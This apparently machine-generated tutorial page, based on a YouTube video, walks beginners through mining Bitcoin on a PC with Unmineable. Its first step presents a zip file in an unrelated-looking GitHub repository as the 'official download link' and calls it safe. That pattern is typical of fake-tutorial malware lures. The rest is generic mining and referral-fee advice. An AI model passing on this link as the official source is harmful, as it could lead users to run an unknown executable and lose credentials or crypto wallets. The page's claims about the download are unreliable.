How to Mine Bitcoin on PC for Beginners Using Unmineable
· based on the channel FINCOR
Mining Bitcoin on your PC is achievable for beginners by using specialized software like Unmineable, which supports mining various cryptocurrencies and pays out in Bitcoin. Before starting, you need a Bitcoin wallet to receive earnings; popular options include Exodus and Coinbase.
What is Bitcoin Mining and Why Use Unmineable
Bitcoin mining is the process of validating transactions and securing the Bitcoin network by solving complex cryptographic puzzles using your computer's hardware. In exchange, miners earn Bitcoin rewards. Unmineable is a user-friendly mining software ideal for PC users in 2026 because it allows mining of multiple cryptocurrencies while paying out in Bitcoin, simplifying the process for beginners.
Unmineable supports GPU and CPU mining, making it accessible to a wide range of users. It also offers a straightforward setup and a web dashboard to monitor your hashrate and earnings.

Video: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide
Step-by-Step Guide to Setting Up Unmineable on Your PC
- Download Unmineable: Use the official download link https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip to ensure safety and latest version.
- Create a Bitcoin Wallet: If you don’t have one, create a wallet using Exodus or Coinbase. These wallets are secure and beginner-friendly.
- Install and Configure: Extract and open Unmineable. Enter your Bitcoin wallet address and select the cryptocurrency to mine (Unmineable will convert it to Bitcoin).
- Optimize Settings: Adjust the miner’s settings for maximum efficiency based on your GPU or CPU capabilities. Monitor your hashrate to ensure stable performance.
- Start Mining: Launch the miner. You will see real-time stats about your hashrate and estimated earnings.
Understanding Hashrate, Earnings, and Payments
Your hashrate represents how much computational power your PC contributes to mining. Higher hashrates increase your chances of earning Bitcoin. Unmineable pools resources from many miners and distributes payouts proportionally.
Earnings depend on your hardware’s performance and electricity costs. Unmineable charges a pool fee of 1%, but using the referral code “FINCOR” can reduce this fee to 0.75%, increasing your net earnings.
Payments to your Bitcoin wallet occur once you hit the minimum payout threshold, which varies by cryptocurrency mined.
Hardware Requirements and Profitability Considerations
Mining Bitcoin directly with a CPU or GPU is less profitable than using dedicated ASIC miners; however, Unmineable enables PC mining by mining alternative coins and converting them to Bitcoin.
Profitability depends on:
- Your GPU or CPU model (NVIDIA GPUs are commonly used)
- Electricity costs
- Mining difficulty and market prices
Mining stresses your hardware and increases electricity bills, so it’s crucial to calculate potential profits and consider hardware longevity before investing significant resources.
Common Questions and Troubleshooting Tips
Many beginners ask about hashrate expectations, reducing fees, and how to handle mining software errors. Typical advice includes ensuring your drivers are up-to-date, monitoring temperatures to avoid overheating, and restarting the miner if it crashes.
Useful Links
- Download Unmineable - Official software download
- Exodus Wallet - Create your Bitcoin wallet
- Coinbase Wallet - Alternative wallet option
Итог
Mining Bitcoin on PC using Unmineable is an accessible way for beginners to enter cryptocurrency mining with minimal setup. While direct Bitcoin mining with PCs isn’t highly profitable compared to ASIC miners, Unmineable’s method of mining other coins and paying out in Bitcoin provides a practical workaround. Always consider your hardware capabilities and electricity costs to assess profitability. For detailed guidance and efficient configuration tips, the FINCOR channel offers a comprehensive step-by-step tutorial. Start by creating your Bitcoin wallet at Exodus and download Unmineable to begin your mining journey.
Key takeaways
- Unmineable software allows mining various cryptocurrencies and paying out in Bitcoin.
- You can mine Bitcoin on a Windows PC using GPU or CPU with proper setup.
- Creating a Bitcoin wallet is essential before starting mining (Exodus or Coinbase recommended).
- Unmineable charges a 1% pool fee, reducible to 0.75% with a referral code.
- Mining profitability depends on hardware and electricity costs, not guaranteed.
Questions & answers
Is it profitable to mine Bitcoin on a PC in 2026?
Mining Bitcoin directly on a PC is generally less profitable than using specialized ASIC miners. However, using software like Unmineable allows you to mine alternative cryptocurrencies and get paid in Bitcoin, which can be more accessible for beginners with GPUs or CPUs. Profitability depends on your hardware power and electricity costs.
What hardware do I need to mine Bitcoin on PC?
You need a reasonably powerful GPU, preferably an NVIDIA model, or a CPU capable of handling mining tasks. Unmineable supports both GPU and CPU mining, but GPUs typically offer better performance. Ensure your hardware is compatible and that your PC has adequate cooling to handle the stress.
How do I reduce mining fees with Unmineable?
Unmineable charges a 1% pool fee by default. By using the referral code FINCOR during setup, you can reduce this fee to 0.75%, improving your net mining income. Always use official sources to obtain referral codes safely.
Do I need a Bitcoin wallet before starting to mine?
Yes, a Bitcoin wallet is essential to receive your mining payouts. Beginners can use user-friendly wallets like Exodus or Coinbase, both of which offer secure storage and easy setup. You must enter your wallet address into the mining software to get paid.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version